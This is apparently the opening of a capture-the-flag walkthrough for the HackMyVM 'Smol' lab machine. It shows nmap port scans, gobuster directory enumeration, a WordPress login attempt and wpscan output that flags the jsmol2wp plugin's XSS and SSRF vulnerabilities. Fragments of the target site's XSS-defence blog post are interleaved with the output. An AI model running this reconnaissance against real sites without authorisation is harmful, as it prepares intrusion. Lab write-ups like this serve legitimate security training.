
Smol



Smol.

created by || josemlwdf

Release Date // 2024-10-24

MD5 // f5485b4599f7acbaf4df3e080538e4af

Root // 57

User // 57


Notes //

I hope you will enjoy it.


Download

Reviews


Congratz miguel1985 you pwned it!



```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS --open -p- -Pn -n -v --min-rate 5000 192.168.0.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 12:32 EDT
Initiating ARP Ping Scan at 12:32
Scanning 192.168.0.50 [1 port]
Completed ARP Ping Scan at 12:32, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:32
Scanning 192.168.0.50 [65535 ports]
Discovered open port 22/tcp on 192.168.0.50
Discovered open port 80/tcp on 192.168.0.50
Completed SYN Stealth Scan at 12:33, 41.04s elapsed (65535 total ports)
Nmap scan report for 192.168.0.50
Host is up (0.0019s latency).
Not shown: 53051 filtered tcp ports (no-response), 12482 closed tcp port
Some closed ports may be reported as filtered due to --defeat-rst-rateli
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:23:F2:1F (PCS Systemtechnik/Oracle VirtualBox virt

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 41.36 seconds
           Raw packets sent: 124829 (5.492MB) | Rcvd: 12487 (499.484KB)

┌──(root㉿kali)-[/home/guel]
└─# nmap -sCV -p22,80 -Pn -n -vvv 192.168.0.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 12:35 EDT
```



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Li
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMc4hLykriw3nBOsKHJK1Y6eauB8OllfLLlztb
3RW8DAzunrHhi/nQqo8sw7wDCiIN9s4PDrAXmP6YXQ5ekK30om9kd5jHG6xJ+/gIThU4ODr/pHAqr2
64tJqej6R69mjII1uHStkrmewzpiYTBRdgi9A3Yb+x8NxervECFhUR2MoR1zD+0UJbRA2v1LQaGg9o
QLhF/gS3jP/fVw+H6Eyz/yge3RYeyTv3ehV6vXHAGuQLvkqhT6QS21PLzvM7bCqmo1YIqHfT2DLi7j
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJNL
WW30=
|   256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFG/Wi4PUTjReEdk2K4aFMi8WzesipJ0bp0iI0FM
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://www.smol.hmv
MAC Address: 08:00:27:23:F2:1F (PCS Systemtechnik/Oracle VirtualBox virtual NI
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```



- **Content Security Policy (CSP)**: Implement a CSP header to restrict the sources of executable scripts and mitigate the risk of unauthorized script execution.
- **Web Application Firewall (WAF)**: Deploy a WAF to detect and block malicious input before it reaches your application.

🔥 **Why Learn About XSS?**

Understanding XSS is not only crucial for aspiring ethical hackers and security professionals but also for web developers, designers, and anyone involved in creating or maintaining web applications. By recognizing how XSS attacks work and learning how to prevent them, you contribute to a safer and more resilient web ecosystem.

🚀 **Stay Curious, Stay Secure:**


The world of web security is a constant journey of discovery, and XSS is just one fascinating piece of the puzzle. Stay curious, keep learning, and never stop exploring the dynamic world of cybersecurity.

Have you encountered any interesting XSS scenarios? Share your thoughts, experiences, or questions in the comments below. Let's continue this enlightening conversation and make the web a safer place for everyone! 🌐🔒🚀


Stay secure.

Posted in Uncategorized

Proudly powered by WordPress | PopularFX Theme



```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  -u http://www.smol.hmv/ -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.smol.hmv/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 301) [Size: 0] [--> http://www.smol.hmv/]
/wp-content           (Status: 301) [Size: 317] [--> http://www.smol.hmv/wp-content/]
/wp-login.php         (Status: 200) [Size: 4527]
/license.txt          (Status: 200) [Size: 19903]
/wp-includes          (Status: 301) [Size: 318] [--> http://www.smol.hmv/wp-includes/]
/readme.html          (Status: 200) [Size: 7425]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 315] [--> http://www.smol.hmv/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 73491 / 830576 (8.85%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 74084 / 830576 (8.92%)
===============================================================
Finished
```




Error: The password you entered for the username **admin** is incorrect. Lost your password?


Username or Email Address: admin

Password:

This connection is not secure. Logins entered here could be compromised. **Learn More**




```
┌──(root㉿kali)-[/home/guel]
└─# wpscan --url "http://www.smol.hmv/"  --api-token [redacted]
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```




```
[+] jsmol2wp
 | Location: http://www.smol.hmv/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)
 |     References:
 |      - https://wpscan.com/vulnerability/0bbf1542-6e00-4a68-97f6-48a7790d1c3e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20462
 |      - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/#%E5%8F%8D%E5%B0%84%E6%80%A7XSS
 |
 | [!] Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)
 |     References:
 |      - https://wpscan.com/vulnerability/ad01dad9-12ff-404f-8718-9ebbd67bf611
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20463
 |      - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/#%E5%8F%8D%E5%B0%84%E6%80%A7XSS
 |
 | Version: 1.07 (100% confidence)
```

https://github.com/sullo/advisory-archives/blob/master/wordpress-jsmol2wp-CVE-2018-20463-CVE-2018-20462.txt

